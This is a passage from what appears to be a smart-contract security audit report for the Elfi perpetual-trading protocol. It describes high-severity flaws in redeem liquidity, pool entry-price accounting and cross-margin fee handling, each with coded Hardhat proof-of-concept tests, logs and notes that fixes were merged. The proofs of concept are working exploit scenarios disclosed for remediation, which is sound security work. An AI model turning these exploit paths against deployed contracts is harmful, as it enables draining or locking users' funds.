                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
```

```
            minPrice: precision.price(1),
            maxPrice: precision.price(1),
        },
    ];

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
    const orderMargin = precision.token(25_000); // 25k 1 btc$
    const executionFee = precision.token(2, 15);
    const tx = await orderFacet.connect(user0).createOrderRequest(
        {
            symbol: btcUsd,
            orderSide: OrderSide.LONG,
            posSide: PositionSide.INCREASE,
            orderType: OrderType.MARKET,
            stopType: StopType.NONE,
            isCrossMargin: true,
            marginToken: wbtcAddr,
            qty: 0,
            leverage: precision.rate(2),
            triggerPrice: 0,
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
            value: executionFee,
        }
    );

    await tx.wait();

    const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

    await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
    let accountInfo = await accountFacet.getAccountInfo(user0.address);
    console.log("account info", accountInfo.tokenBalances);

    let positionInfo = await positionFacet.getSinglePosition(
        user0.address,
```


```
            btcUsd,
            wbtcAddr,
            true
        );
        console.log("Position initial margin", positionInfo.initialMargin);
        console.log(
            "Position initial margin in USD",
            positionInfo.initialMarginInUsd
        );
        console.log(
            "Position initial margin from",
            positionInfo.initialMarginInUsdFromBalance
        );
        console.log("Position qty", positionInfo.qty);

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        let ptx = await positionFacet.connect(user0).createUpdateLeverageRequest(
            {
                symbol: btcUsd,
                isLong: true,
                isNativeToken: false,
                isCrossMargin: true,
                leverage: precision.rate(10),
                marginToken: wbtcAddr,
                addMarginAmount: precision.token(10),
                executionFee: executionFee,
            },
            {
                value: executionFee,
            }
        );

        const oracleNext = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(20_000),
                maxPrice: precision.price(20_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
```


```
        ];

        await ptx.wait();

        await positionFacet
            .connect(user3)
            .executeUpdateLeverageRequest(BigInt(1112), oracleNext);

↪   ////////////////////////////////////////////////////////////////////////

↪   ////////////////////////////////////////////////////////////////////////

        accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("account info", accountInfo.tokenBalances);

        positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );
        console.log("Position initial margin", positionInfo.initialMargin);
        console.log(
            "Position initial margin from",
            positionInfo.initialMarginInUsdFromBalance
        );
        console.log(
            "Position initial margin in USD",
            positionInfo.initialMarginInUsd
        );
        console.log("Position qty", positionInfo.qty);
    });
```

Test Logs: account info Result(2) [Result(4) [500000000000n, 0n, 0n, 0n], Result(4) [0n, 10000000000000000000n, 0n, 30000000000000000n]] Position initial margin 997000000000000000n Position initial margin in USD 249250000000000000000000n Position initial margin from 0n Position qty 498500000000000000000000n account info Result(2) [Result(4) [500000000000n, 0n, 0n, 0n], Result(4) [0n, 30000000000000000n, 0n, 30000000000000000n]] **Position initial margin 0n Position initial margin from 0n** Position initial margin in USD 498500000000000000000000n Position qty 498500000000000000000000n

Impact

Most obvious one I found is that the account no longer pays borrowing fees because of multiplication with "0" which is a high by itself alone. Also, please refer to the other case explained in vulnerability details section where isolated order escapes the losses and secures the initial margin.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L134-L229

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L370-L407

Tool used

Manual Review

Recommendation

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/57

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-11: redeem stake token may be Dos because there is not enough balance in stake pool.

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/57

Found by

CL001, Cosine, eeshenggoh, jennifer37, mstpr-brainbot, pashap9990

Summary

Funds will be transferred to portfolio vault if the staker stake via `MINT_COLLATERAL`, and be transferred to stake LP Pool if the staker stake via `MINT`. When LP holdrers redeem tokens, all tokens will come from LP Pool. This can lead to redeem reverted because there is not enough balance.

Vulnerability Detail

When liquidity providers want to stake liquidity, liquidity providers can stake via `MINT_COLLATERAL` or `MINT`. The liquidity will be transferred to different vault, depending on mint method. Liquidity will be transferred to portfolio vault when `isCollateral` = true, otherwise will be transferred to stake LP Pool at last.

```
function createMintStakeTokenRequest(MintStakeTokenParams calldata params)
↪   external payable override nonReentrant {
    ...
    if (params.walletRequestTokenAmount > 0) {
        require(!params.isNativeToken || msg.value ==
↪   params.walletRequestTokenAmount, "Deposit eth amount error!");
        AssetsProcess.depositToVault(
            AssetsProcess.DepositParams(
                account,
                params.requestToken,
                params.walletRequestTokenAmount,
                params.isCollateral ? AssetsProcess.DepositFrom.MINT_COLLATERAL
↪   : AssetsProcess.DepositFrom.MINT,
                params.isNativeToken
            )
        );
    }
```

```
function depositToVault(DepositParams calldata params) public returns (address) {
    IVault vault = IVault(address(this));
```

```
    address targetAddress;
    // get related vault
    if (DepositFrom.MANUAL == params.from || DepositFrom.MINT_COLLATERAL ==
↪   params.from) {
        targetAddress = vault.getPortfolioVaultAddress();
    } else if (DepositFrom.ORDER == params.from) {
        targetAddress = vault.getTradeVaultAddress();
    } else if (DepositFrom.MINT == params.from) {
        targetAddress = vault.getLpVaultAddress();
    }
```

The vulnerability is that when LP holders try to redeem tokens, all redeem tokens will come from LP Vault. This could lead to redeem reverted because there may not be enough balance.

The hacker can deposit via `isCollateral` = true to transfer tokens to portfolio vault and increase LP pool's share amount. And then the hacker can redeem tokens from LP pool. This will cause other normal LP holders cannot redeem tokens. Even if there is no hacker, the system may meet this case in normal scenairo.

Poc

Add this test case into mintStakeToken.test.ts, user0 stake with `isCollateral` = true, and then user1 stakes with `isCollateral` = false. Then user1 redeems tokens, and after that, user0 cannot redeem his tokens.

```
it.only('Case3.1: Stake with mint_collateral', async function () {
  const stakeToken = await ethers.getContractAt('StakeToken', xEth)
  const preWEthTokenBalance = BigInt(await weth.balanceOf(user0.address))
  const preEthTokenBalance = BigInt(await
↪   ethers.provider.getBalance(user0.address))
  const preWEthVaultBalance = BigInt(await weth.balanceOf(lpVaultAddr))
  const preEthVaultBalance = BigInt(await ethers.provider.getBalance(wethAddr))
  const preWEthMarketBalance = BigInt(await weth.balanceOf(xEth))

  const preStakeTokenBalance = BigInt(await stakeToken.balanceOf(user0.address))

  const tokenPrice = precision.price(1800)
  const oracle = [{ token: wethAddr, minPrice: tokenPrice, maxPrice: tokenPrice
↪   }]

  const executionFee = precision.token(2, 15)
  // user0 mint
  await handleMint(fixture, {
    requestToken: weth,
    requestTokenAmount: precision.token(300),
```

```
    oracle: oracle,
    account: user0,
    isNativeToken: false,
    isCollateral: true,
    executionFee: executionFee,
  })
  //console.log(weth.balanceOf(stakeToken))
  let stakeWethBalance = BigInt(await weth.balanceOf(stakeToken))
  let portfolioVaultWethBalance = BigInt(await
↪  weth.balanceOf(portfolioVaultAddr))
  console.log(stakeWethBalance)
  console.log(portfolioVaultWethBalance)
  // user1 mint
  await handleMint(fixture, {
    requestToken: weth,
    requestTokenAmount: precision.token(300),
    oracle: oracle,
    account: user1,
    isNativeToken: false,
    isCollateral: false,
    executionFee: executionFee,
  })
  stakeWethBalance = BigInt(await weth.balanceOf(stakeToken))
  // Dump information
  console.log(stakeWethBalance)
  console.log(portfolioVaultWethBalance)
  // user1 redeem
  const tokenPrice1 = precision.price(1800)
  console.log(BigInt(await stakeToken.balanceOf(user0))) // 299.xxx, fees
  console.log(BigInt(await stakeToken.balanceOf(user1)))
  await handleRedeem(fixture, {
      unStakeAmount: precision.token(299),
      account: user1,
      receiver: user1.address,
      oracle: [{ token: wethAddr, minPrice: tokenPrice1, maxPrice: tokenPrice1
↪  }],
  })
  console.log()
  // user0 cannot redeem
  stakeWethBalance = BigInt(await weth.balanceOf(stakeToken))
  console.log(BigInt(await stakeToken.balanceOf(user0))) // 299.xxx, fees
  console.log(stakeWethBalance)
  await handleRedeem(fixture, {
      unStakeAmount: precision.token(200),
      account: user0,
      receiver: user0.address,
```

```
      oracle: [{ token: wethAddr, minPrice: tokenPrice1, maxPrice: tokenPrice1
↪  }],
  })
})
```

Impact

LP holders can not redeem tokens.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/facets/StakeFacet.sol#L44-L55

Tool used

Manual Review

Recommendation

transfer funds from the portfolio vault to the market vault during the minting process

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/54

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-12: Closing positions does not decrease the pool's entry price, leading to misleading pool value calculations

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/58

Found by

mstpr-brainbot

Summary

When positions are increased, the pool's entry price is weighted and increased accordingly. However, this adjustment does not occur when positions are decreased, leading to an invalid pool entry price and inaccurate overall pool value calculations.

Vulnerability Detail

The pool's value is used in various places in Elfi, such as calculating the total value for ERC4626-like minting and redeeming of LP stake tokens. The pool's value is calculated as follows, referring to `LpPoolQueryProcess::getPoolIntValue`:
(pool.baseTokenBalance.amount.toInt256() + pool.baseTokenBalance.unsettledAmount + unPnl) + stableTokens

unPnl is calculated using the average entry price and open interest of the market.

When positions are increased both open interest and entry price increases. Entry price is increased by calculating the average price. For example, if there is a 1000$ QTY LONG position with entry price of 1$ and 1000$ QTY LONG position with entry price of 2$ is about to be opened; then the entry price for the pool will be 1500$.

```
function _addOI(Market.MarketPosition storage position, UpdateOIParams memory
↪  params, uint256 tickSize) internal {
        if (position.openInterest == 0) {
            .
        } else {
           -> position.entryPrice = CalUtils.computeAvgEntryPrice(
                position.openInterest,
                position.entryPrice,
                params.qty,
                params.entryPrice,
                tickSize,
                params.isLong
            );
```

```
            position.openInterest += params.qty;
        }
        .
    }
```

However, when a position is decreased the entry price is not decreased as its done in increasing the position:

```
function _subOI(Market.MarketPosition storage position, UpdateOIParams memory
↪  params) internal {
        if (position.openInterest <= params.qty) {
            .
        } else {
            position.openInterest -= params.qty;
        }
        .
    }
```

This will lead to incorrect pool value calculations.

Textual PoC: Assume two LONG positions with same QTY where the position1 opened when the price was 1$ and position2 opened when the price was 2$ hence, the entry price of the market is 1.5$.

Current price is 2.$Position1 is closed with profits. However, entry price is still 1.5$.

Current price is 1.6.$Pool is clearly in profits because the user LONG order opened in 2$ and current price is 1.6. However, since the pools entry price is 1.5$ pool still thinks its in losses respect to entire market.

Position2 closed when the price was 1.6$. Pool value was prior to closing position because of the entry price was lower than the current price. However, when the second position is closed the entry price is resetted to "0" and all the profits realized for the pool which lead to pools value spike up suddenly creating an unfair advantage of users who are minting/redeeming in this period.

Coded PoC:

```
it("Decrease position is not updating pool entry price, misleading pool value",
↪  async function () {
        const usdcAm = precision.token(500_000, 6);
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAm,
        });
        await deposit(fixture, {
            account: user1,
```

```
            token: usdc,
            amount: usdcAm,
        });

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        // Actual price is 25k
        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
        ];

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        const orderMargin = precision.token(25_000); // 1 BTC
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
```


```
            value: executionFee,
        }
    );

    await tx.wait();

    const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

    await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
    const oracleNext = [
        {
            token: wbtcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: precision.price(50_000),
            maxPrice: precision.price(50_000),
        },
        {
            token: usdcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: precision.price(1),
            maxPrice: precision.price(1),
        },
    ];

    const tx2 = await orderFacet.connect(user1).createOrderRequest(
        {
            symbol: btcUsd,
            orderSide: OrderSide.LONG,
            posSide: PositionSide.INCREASE,
            orderType: OrderType.MARKET,
            stopType: StopType.NONE,
            isCrossMargin: true,
            marginToken: wbtcAddr,
            qty: 0,
            leverage: precision.rate(10),
            triggerPrice: 0,
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
```

```
            value: executionFee,
        }
    );

    await tx2.wait();

    const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);

    await orderFacet.connect(user3).executeOrder(requestId2, oracleNext);

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////

    let positionInfo = await positionFacet.getSinglePosition(
        user0.address,
        btcUsd,
        wbtcAddr,
        true
    );

    // close the first position in profits!
    const tx3 = await orderFacet.connect(user0).createOrderRequest(
        {
            symbol: btcUsd,
            orderSide: OrderSide.SHORT,
            posSide: PositionSide.DECREASE,
            orderType: OrderType.MARKET,
            stopType: StopType.NONE,
            isCrossMargin: true,
            marginToken: wbtcAddr,
            qty: positionInfo.qty,
            leverage: precision.rate(10),
            triggerPrice: 0,
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
            value: executionFee,
        }
    );

    await tx3.wait();
```

```
        const requestId3 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId3, oracleNext);

        let poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleNext);
        console.log(
            "Pool value after the first user closes the order",
            poolInfo.poolValue
        );


↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        positionInfo = await positionFacet.getSinglePosition(
            user1.address,
            btcUsd,
            wbtcAddr,
            true
        );

        // close the second position in losses!
        const tx4 = await orderFacet.connect(user1).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: positionInfo.qty,
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx4.wait();
```


```
        const requestId4 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId4, oracleNext);

        poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleNext);
        console.log(
            "Pool value after the second user closes the order",
            poolInfo.poolValue
        );
```

Test Logs: Pool value after the first user closes the order 4690291686366666666700000n Pool value after the second user closes the order 4772375039400000000000000n

Right after the position closing as you see the pool value is higher than before!

Impact

Pool value will be miscounted leading to unfair minting and redeeming of shares. Users can mint/redeem more/less shares leading to losses or unfair profits. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/LpPoolQueryProcess.sol#L110-L144

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/LpPoolQueryProcess.sol#L241-L279

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/IncreasePositionProcess.sol#L22-L130

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60-L204

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketProcess.sol#L129-L206

Tool used

Manual Review

Recommendation

Decrease the entry price in average just like its done in increasing

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/18

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-13: If cross positions use the same margin token as collateral and close without liability, then fee accounting will be completely wrong

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/60

Found by

mstpr-brainbot

Summary

Cross positions can use different assets or the same asset as the position's margin asset. If the assets are the same, the entire loss, including the fees, will be sent from the portfolio vault to the stakeToken. However, for cross margin trades, the fees are always recorded as unsettled, because in the future they will be taken from the portfolio vault and settled.

Vulnerability Detail

Starting from the `DecreasePositionProcess::decreasePosition()` function, the first thing will be to update the fees and unsettled fee/base token amounts:

```
function decreasePosition(Position.Props storage position,
↪   DecreasePositionParams calldata params) external {
        int256 totalPnlInUsd = PositionQueryProcess.getPositionUnPnl(position,
↪   params.executePrice.toInt256(), false);
        Symbol.Props memory symbolProps = Symbol.load(params.symbol);
        AppConfig.SymbolConfig memory symbolConfig =
↪   AppConfig.getSymbolConfig(params.symbol);
        -> FeeProcess.updateBorrowingFee(position, symbolProps.stakeToken);
        -> FeeProcess.updateFundingFee(position);
}
```

```
function updateFundingFee(Position.Props storage position) public {
        .
        .
        MarketProcess.updateMarketFundingFee(
            position.symbol,
            realizedFundingFee,
            position.isLong,
            -> true, // increase the unsettled amount!
```

```
            position.marginToken
        );
```

```
function updateMarketFundingFee(
        bytes32 symbol,
        int256 realizedFundingFeeDelta,
        bool isLong,
        -> bool needUpdateUnsettle,
        address marginToken
    ) external {
        .
        -> if (needUpdateUnsettle) {
            Symbol.Props storage symbolProps = Symbol.load(symbol);
            LpPool.Props storage pool = LpPool.load(symbolProps.stakeToken);
            -> if (isLong) {
                pool.addUnsettleBaseToken(realizedFundingFeeDelta);
            } else {
                pool.addUnsettleStableToken(marginToken,
↪   realizedFundingFeeDelta);
            }
        }
    }
```

Then, If the position is cross, the fees are increasing the "unsettled" amounts as follows in the decrease position flow:

```
FeeProcess.chargeTradingFee(
            cache.closeFee,
            symbolProps.code,
            cache.isLiquidation ? FeeProcess.FEE_LIQUIDATION :
↪   FeeProcess.FEE_CLOSE_POSITION,
            cache.position.marginToken,
            cache.position
        );

        FeeProcess.chargeBorrowingFee(
            position.isCrossMargin,
            cache.settledBorrowingFee,
            symbolProps.stakeToken,
            cache.position.marginToken,
            position.account,
            cache.isLiquidation ? FeeProcess.FEE_LIQUIDATION :
↪   FeeProcess.FEE_BORROWING
        );
```


```
function chargeTradingFee(
        uint256 fee,
        bytes32 symbol,
        bytes32 feeType,
        address feeToken,
        Position.Props memory position
    ) internal {
        .
        .
        .
        .
        -> if (position.isCrossMargin) {
            marketTradingRewardsProps.addUnsettleFeeAmount(feeToken,
↪   cache.feeToMarketRewards);
            stakingRewardsProps.addUnsettleFeeAmount(cache.stakeToken, feeToken,
↪   cache.feeToStakingRewards);
            daoRewardsProps.addUnsettleFeeAmount(cache.stakeToken, feeToken,
↪   cache.feeToDaoRewards);
        }
        emit ChargeTradingFeeEvent(symbol, position.account, position.key,
↪   feeType, feeToken, fee);
    }
```

Then, when a cross account is closed with losses the following lines will be executed in decrease position flow:

```
else if (cache.recordPnlToken < 0) {
            addLiability = accountProps.subTokenWithLiability(
                cache.position.marginToken,
                (-cache.recordPnlToken).toUint256()
            );
            VaultProcess.transferOut(
                portfolioVault,
                cache.position.marginToken,
                cache.stakeToken,
                (-cache.recordPnlToken).toUint256() - addLiability,
                true
            );
        }
```

First, the token will be subtracted from the cross balance. Since the account has a greater same token balance in his cross account this will create no liabilities, hence, the `addLiability` will be "0". Then, the entire `recordPnlToken` will be sent from portfolio vault to stakeToken. Note that the `recordPnlToken` is the sum of "fees + pnl".

Moving on with the execution flow the following call will be made to update the funding fee:

```
MarketProcess.updateMarketFundingFee(
            symbolProps.code,
            -cache.settledFundingFee,
            cache.position.isLong,
            -> !position.isCrossMargin, // if cross this will be FALSE!
            cache.position.marginToken
        );
```

As stated in the above code comment the 4th argument will be `false` which will not decrease the funding fees that are previously added when the position was in `DecreasePosition::decreasePosition()` level (check the very first above code snippets, 4th argument was "true" there).

This will create discrepancy in the fees for cross accounts. Cross positions fees should be taken from portfolio vault however, in this case, all the funds are already sent to stakeToken. When fees are settled they will be again taken from portfolio vault and there will be double counting.

Textual PoC: Following the increasePosition and decreasePosition flows here is the scenario:

LONG position 100$ margin 5x lev on token TAPIR which the price is 1$:

orderMargin = 100 TAPIR orderMarginFromBalance = 100 TAPIR

FOR TAPIR: balance.amount = 0 balance.usedAmount = 100

fee = 2 TAPIR balance.usedAmount = 98 balance.amount = 98

increaseMargin = 98 TAPIR increaseMarginFromBalance = 98 TAPIR increaseQty = 490$

initialMargin = 98 TAPIR initialMarginInUsd = 98$ initialMarginInUsdFromBalance = 98$ closeFeeInUsd = 2$ realizedPnl = -2$ holdPoolAmount = 392 TAPIR
//
//
// Price is 0.9$ close entire pos

totalPnlInUsd = -49$

settledBorrowingFee = 4 tokens settledFundingFee = 4 tokens closeFee = 2 tokens

settledFee = 10 tokens settledMargin = toToken(98 - (10*0.9) - 49) = = 44.44 tokens recordPnlToken = 44.44 - 98 = = -53.56 tokens poolPnlToken = 98 - toToken(98 - 49) = = 43.56 tokens

FOR TAPIR: balance.amount -= 10 = 88 balance.usedAmount -= 98 = 0
balance.amount -= 53.56 = 34.44

From portfolio vault to stakeToken 53.56 tokens sent

pool.baseAmount += 43.56 = 1043.56

So basically fee is in the stakeToken but not added to baseAmount

Coded PoC:

```
it("Use different token as collateral", async function () {
        const usdcAm = precision.token(500_000, 6);
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAm,
        });

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        // Actual price is 25k
        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
        ];

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        const orderMargin = precision.token(25_000); // 1 BTC
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
```

```
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx.wait();

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

        let poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleBeginning);
        console.log("Pools balances base amount",
↪   poolInfo.baseTokenBalance.amount);
        console.log(
            "Pools balances unsettled base amount",
            poolInfo.baseTokenBalance.unsettledAmount
        );

        let balanceBeforeClosePos = await wbtc.balanceOf(xBtc);
        console.log(
            "Balance after closing the position in loss",
            balanceBeforeClosePos
        );

↪   ////////////////////////////////////////////////////////////////////////////

↪   ////////////////////////////////////////////////////////////////////////////
        const oracleNext = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(20_000),
                maxPrice: precision.price(20_000),
```


```
    },
    {
        token: usdcAddr,
        targetToken: ethers.ZeroAddress,
        minPrice: precision.price(1),
        maxPrice: precision.price(1),
    },
];

let positionInfo = await positionFacet.getSinglePosition(
    user0.address,
    btcUsd,
    wbtcAddr,
    true
);

// mimick fees
await mine(1000, { interval: 300 });

// close the position in losses, pool profit
const tx2 = await orderFacet.connect(user0).createOrderRequest(
    {
        symbol: btcUsd,
        orderSide: OrderSide.SHORT,
        posSide: PositionSide.DECREASE,
        orderType: OrderType.MARKET,
        stopType: StopType.NONE,
        isCrossMargin: true,
        marginToken: wbtcAddr,
        qty: positionInfo.qty,
        leverage: precision.rate(10),
        triggerPrice: 0,
        acceptablePrice: 0,
        executionFee: executionFee,
        placeTime: 0,
        orderMargin: orderMargin,
        isNativeToken: false,
    },
    {
        value: executionFee,
    }
);

await tx2.wait();

const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);
```


```
        await orderFacet.connect(user3).executeOrder(requestId2, oracleNext);

        poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleBeginning);
        console.log(
            "Pools balances base amount after",
            poolInfo.baseTokenBalance.amount
        );
        console.log(
            "Pools balances unsettled base amount after",
            poolInfo.baseTokenBalance.unsettledAmount
        );

        let accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("acc info", accountInfo);

        let balanceAfterClosePos = await wbtc.balanceOf(xBtc);
        console.log(
            "Balance after closing the position in loss",
            balanceAfterClosePos
        );

        // no token transfer happent. All the fees and pnl will be in portfolio
↪   vault
        expect(balanceBeforeClosePos).eq(balanceAfterClosePos);

↪   ////////////////////////////////////////////////////////////////////////////

↪   ////////////////////////////////////////////////////////////////////////////
    });

    it("Use the same token as collateral", async function () {
        const wbtcAm = precision.token(20, 18);
        await deposit(fixture, {
            account: user0,
            token: wbtc,
            amount: wbtcAm,
        });

↪   ////////////////////////////////////////////////////////////////////////////

↪   ////////////////////////////////////////////////////////////////////////////
        // Actual price is 25k
        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
```

```
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
        ];

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        const orderMargin = precision.token(25_000); // 1 BTC
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx.wait();

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

        let poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleBeginning);
        console.log("Pools balances base amount",
↪  poolInfo.baseTokenBalance.amount);
```


```
        console.log(
            "Pools balances unsettled base amount",
            poolInfo.baseTokenBalance.unsettledAmount
        );

        let balanceBeforeClosePos = await wbtc.balanceOf(xBtc);
        console.log(
            "Balance after closing the position in loss",
            balanceBeforeClosePos
        );

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
        const oracleNext = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(20_000),
                maxPrice: precision.price(20_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
        ];

        let positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );

        // mimick fees
        await mine(1000, { interval: 300 });

        // close the position in losses, pool profit
        const tx2 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
```


```
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: positionInfo.qty,
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx2.wait();

        const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId2, oracleNext);

